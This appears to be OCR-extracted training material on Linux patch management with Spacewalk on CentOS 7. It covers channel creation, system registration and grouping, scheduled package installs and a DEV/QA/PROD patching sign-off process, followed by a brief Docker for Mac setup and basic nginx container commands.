  Jul 25 10:09:05 ip-10-61-0-167.eu-west-1.compute.internal server[1832]: INFO: Starting ProtocolHandler ["ajp-bio-127.0.0.1-8009"]
  Jul 25 10:09:05 ip-10-61-0-167.eu-west-1.compute.internal server[1832]: Jul 25, 2017 10:09:05 AM org.apache.coyote.AbstractProtocol start
  Jul 25 10:09:05 ip-10-61-0-167.eu-west-1.compute.internal server[1832]: INFO: Starting ProtocolHandler ["ajp-bio-0:0:0:0:0:0:0:1-8009"]
  Jul 25 10:09:05 ip-10-61-0-167.eu-west-1.compute.internal server[1832]: Jul 25, 2017 10:09:05 AM org.apache.catalina.startup.Catalina star
  Jul 25 10:09:05 ip-10-61-0-167.eu-west-1.compute.internal server[1832]: INFO: Server startup in 19137 ms
  Redirecting to /bin/systemctl status  httpd.service
  ● httpd.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/httpd.service; enabled; vendor preset: disabled)
     Active: active (running) since Tue 2017-07-25 10:09:05 UTC; 1h 53min ago
       Docs: man:httpd(8)
             man:apachectl(8)
```




2
Fetch nmap RPM
yum install nmap
1
YUM Repository
nmap-6.40-7.el7.x86_64.rpm
3
GeoIP-1.5-11.el7.i686.rpm
Cython-0.19-.el7.x86_64.rpm
nano-2.3.1-10.el7.x86_64.rpm
nasm-2.10.07-7.el7.x86_64.rpm
ncompress-4-3.el7.x86_64.rpm
newt-0.52.15-4.el7.x86_64.rpm
nfstest-2.1.1-0.0.el7.noarch.rpm
nmap-6.40-7.el7.x86_64.rpm


SPACEWALK
English (change)
Knowledgebase
Documentation
zealvora
Systems
Search
Overview
Systems
Errata
Channels
Audit
Configuration
Schedule
0 systems selected
Manage
Clear
Users
Admin
Help
Software Channels
Package Search
Manage Software Channels
Manage Software Packages
Manage Repositories
Distribution Channel Mapping
Software Channel Management
Create Channel
Clone Channel
The following software channels are owned by your organization.
Modify an existing software channel by selecting it from the list below, or create a new software channel.
Channel Name
Packages
No channels found.

Channel Name*: CentOS7

Channel Label*: centos7

Parent Channel: None

Architecture: x86_64

Yum Repository Checksum Type: sha1

Tip: sha1 offers the widest compatibility with clients. sha-256 offers higher security, but is compatible only with newer clients: Fedora 11 and newer, or Enterprise Linux 6 and newer.

Channel Summary*: This channel contains packages related to Centos 7

Channel Description:

Channel Name*: c7-base

Channel Label*: c7-base

Parent Channel: CentOS7

Architecture: x86_64

epository Checksum Type: sha1

Tip: sha1 offers the widest compatibility with clients. sha-256 offers higher security, but is compatible only with newer clients: Fedora 11 and newer, or Enterprise Linux 6 and newer.

Channel Summary*: Base Packages for Centos 7 channel

Channel Description:


Full Software Channel List


All Channels | Popular Channels | My Channels | Shared Channels | Retired Channels

The software channels listed below are **all of the channels** that your organization has access to.

Filter by Channel Name:

Channel Name	Provider	Packages
CentOS7	kplabs	0
c7-base	kplabs	0
c7-updates	kplabs	0






```
[root@web1 ~]# yum install rhn-org-trusted-ssl-cert-1.0-3.noarch.rpm -y
Loaded plugins: fastestmirror
Examining rhn-org-trusted-ssl-cert-1.0-3.noarch.rpm: rhn-org-trusted-ssl-cert-1.0-3.noarch
Marking rhn-org-trusted-ssl-cert-1.0-3.noarch.rpm to be installed
Resolving Dependencies
--> Running transaction check
---> Package rhn-org-trusted-ssl-cert.noarch 0:1.0-3 will be installed
--> Finished Dependency Resolution

Dependencies Resolved

================================================================================================================================
 Package                                  Arch                          Version                       Repository
================================================================================================================================
Installing:
 rhn-org-trusted-ssl-cert                 noarch                        1.0-3                         /rhn-org-trusted-ssl-cert-1.0-3.noarch

Transaction Summary
================================================================================================================================
Install  1 Package
```

System Overview

View System Groups

0 1 2 3 4 5 6 7 8 9 A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

Filter by System Name:

System	Updates	Errata	Packages	Configs	Crashes	Base Channel
web1.kplabs.in		0	33	0	(none)	CentOS7

web1.kplabs.in

Dele

Details | Software | Configuration | Provisioning | Groups | Audit | Events

Overview | Properties | Remote Command | Reactivation | Hardware | Migrate | Notes | Custom Info

System Status

System is up to date

System Info

Hostname:	web1.kplabs.in
IP Address:	10.61.0.162
IPv6 Address:	fe80::46:81ff:fe1b:1466%eth0
Virtualization:	Fully Virtualized
UUID:	ec22128ebb305b88c2e1f0ebc7dd2530
Kernel:	3.10.0-514.16.1.el7.x86_64
Spacewalk System ID:	1000010000
Activation Key:	1-c20b2f9a1612a44219b98d8ee6a612b7
Lock Status:	System is **unlocked** (Lock system)

Subscribed Channels (Alter Channel Subscriptions)

- CentOS7
- c7-base
- c7-updates

System Events

Checked In:	Today at 3:42 PM
Registered:	Today at 3:01 PM
Last Booted:	3 hours ago (Schedule System Reboot)
OSA Status:	online as of 7/25/17 10:12:23 AM UTC Ping System

System Properties (Edit These Properties)

Entitlements:	[Management]
Notifications:	Daily Summary Errata Email
Auto Errata Update:	No
System Name:	web1.kplabs.in
Description:	Initial Registration Parameters: OS: centos-release Release: 7 CPU Arch: x86_64

web1.kplabs.in

Delete System | Add to SSM

Details | Software | Configuration | Provisioning | Groups | Audit | Events

Errata | Packages | Software Channels | Software Crashes

List / Remove | Upgrade | Install | Verify | Profiles | Extra Packages

Upgradable Packages

The following packages on this system are out-of-date and may be upgraded.

0 1 2 3 4 5 6 7 8 9 A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

1 - 25 of 33 **(0 selected)**

Filter by Latest Package:

25 items per page

Latest Package	Installed Package	Related Errata
bind-libs-lite-9.9.4-50.el7_3.1:32.x86_64	bind-libs-lite-9.9.4-38.el7_3.3:32.x86_64	
bind-license-9.9.4-50.el7_3.1:32.noarch	bind-license-9.9.4-38.el7_3.3:32.noarch	
ca-certificates-2017.2.14-70.1.el7_3.noarch	ca-certificates-2017.2.11-70.1.el7_3.noarch	
chkconfig-1.7.2-1.el7_3.1.x86_64	chkconfig-1.7.2-1.el7.x86_64	
device-mapper-1.02.135-1.el7_3.5:7.x86_64	device-mapper-1.02.135-1.el7_3.4:7.x86_64	
device-mapper-libs-1.02.135-1.el7_3.5:7.x86_64	device-mapper-libs-1.02.135-1.el7_3.4:7.x86_64	
dracut-033-463.el7_3.2.x86_64	dracut-033-463.el7.x86_64	
dracut-config-generic-033-463.el7_3.2.x86_64	dracut-config-generic-033-463.el7.x86_64	
dracut-config-rescue-033-463.el7_3.2.x86_64	dracut-config-rescue-033-463.el7.x86_64	

Pending Actions

The following actions have been scheduled, and are awaiting execution by one or more systems. Actions can only be archived by

Note: For multi-system scheduled actions, the ability to cancel individual systems means that the number of clients mentioned in

Filter by Action:

Action	Scheduled Time
Package Install/Upgrade scheduled by zealvora	7/25/17 9:41:00 AM UTC

System Overview

View System Groups

0 1 2 3 4 5 6 7 8 9 A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

Filter by System Name:

System	Updates	Errata	Packages	Configs	Crashes	Base Channel
web1.kplabs.in	✓	0	0	0	(none)	CentOS7

Overview | Systems | Errata | Channels | Audit | Configuration | Schedule | Users | Admin | Help

- Overview
- Systems
- System Groups
- System Set Manager
- Advanced Search
- Activation Keys
- Stored Profiles
- Custom System Info
- Kickstart
- Software Crashes

System Overview

View System Groups

0 1 2 3 4 5 6 7 8 9 A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

Filter by System Name:

System	Updates	Errata	Packages	Configs
web1.kplabs.in	✓	0	0	0
web2.kplabs.in	✓	0	0	0

Create System Group

Create a system group using the form provided. Note that the group will be empty until systems are joined to it. Entries marked with an asterisk (*) are **required**.

Name *: webservers

Description *: This group is of all the webservers

Create Group

webservers

Delete Group

Details | Systems | Target Systems | Errata | Admins

System Group Status

Updates:	✓ No applicable errata
Admins:	(none)
	Edit group administrators
Systems:	(none)

System Group Properties (Edit These Properties)

Name:	webservers
Description:	This group is of all the webservers

webservers

Delete Group | Work With Group

Details Systems Target Systems Errata Admins

Target Systems

The following are systems that may be added to this group.

0 1 2 3 4 5 6 7 8 9 A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

1 - 2 of 2 **(2 selected)**

Filter by System Name:

25 items per page

System	Updates	Errata	Packages	Configs	Crashes	Base Channel	Entitlement
web1.kplabs.in		0	0	0	(none)	CentOS7	Management
web2.kplabs.in		0	0	0	(none)	CentOS7	Management

Select All

1 - 2 of 2 **(2 selected)**

Add Selected to SSM Remove existing servers from the SSM

Download CSV

Add Systems

webservers

Details Systems Target Systems Errata Admins

Systems


Below are all the systems that have been added to this system group. To remove a system group membership, check its checkbox and make
finished with your changes.

0 1 2 3 4 5 6 7 8 9 A B C D E F G H I J K L M N O P Q R S T U V W X Y Z


Filter by System Name:

System	Updates	Errata	Packages	Configs	Crashes
web1.kplabs.in		0	0	0	(none)
web2.kplabs.in		0	0	0	(none)

Add Selected to SSM Remove existing servers from the SSM




```
[root@web2 ~]# rpm -qa | grep vim
vim-minimal-7.4.160-1.el7_3.1.x86_64
```



System Set Manager

Overview | Systems | Errata | Packages | Groups | Channels | Configurati

Install | Remove | Upgrade | Verify

Confirm Package Install

The 4 packages you have selected will be installed to the compatible selected systems, listed below:


System
web1.kplabs.in
web2.kplabs.in


Schedule no sooner than: 7/26/17


Add to Action Chain: new action chain

Confirm

```
[root@web2 ~]# rpm -qa | grep vim
vim-common-7.4.160-1.el7.x86_64
vim-enhanced-7.4.160-1.el7.x86_64
vim-minimal-7.4.160-1.el7_3.1.x86_64
vim-filesystem-7.4.160-1.el7.x86_64
```


DEV
QA
PROD
Packages
openssh-server
openssh-clients
samba-5.4.2
glibc-4.2.1
libarchive-5.3.2
curl-4.3.2
libpython2.7
Application is working.
Sign-Off to initiate patching.
Restart server after Patching
Confirm with developer that APP is working
Sign-Off from QA Manager
Deploy same patches as DEV
Ensure Sanity
Take Sign Off from QA Team
Sign Off from CAB / SRE
Deploy same patches as QA
After patching, take sign-off from SRE team.
Re-Scan with Vulnerability Scanner
Celebrate


Depedencies
Packages
Libraries
Runtime Env
Container



Stable channel

This installer is fully baked and tested. This is the best channel to use if you want a reliable platform to work with. These releases follow the Docker Engine stable releases.

On this channel, you can select whether to send usage statistics and other data.

Stable builds are released once per quarter.

Get Docker for Mac (Stable)


Edge channel

This installer provides the latest Edge release of Docker for Mac and Engine, and typically offers new features in development. Use this channel if you want to get experimental features faster, and can weather some instability and bugs. We collect all usage data on Edge releases across the board.

Edge builds are released once per month.

Get Docker for Mac (Edge)


DRAG & DROP
Docker
Applications



Docker is now up and running!
Open your favorite terminal and start typing Docker commands.
$ doc
Click on the whale in your menu bar to access repos, swarms, settings, documentation and more.



```
Zeals-MacBook-Pro:~ root# docker pull nginx
Using default tag: latest
latest: Pulling from library/nginx
94ed0c431eb5: Pull complete
9406c100a1c3: Pull complete
aa74daafd50c: Pull complete
Digest: sha256:788fa27763db6d69ad3444e8ba72f947df9e7e163bad7c1f5614f8fd27a311c3
Status: Downloaded newer image for nginx:latest
```


```
Zeals-MBP:~ zealvora$ docker ps
CONTAINER ID        IMAGE               COMMAND                  CREATED             STATUS              PORTS
83998c3de127        nginx               "nginx -g 'daemon ..."   34 minutes ago      Up 34 minutes       0.0.0.0:8080->80/tcp
```



```
Zeals-MacBook-Pro:~ root# docker run --name docker-nginx -p 8080:80 nginx
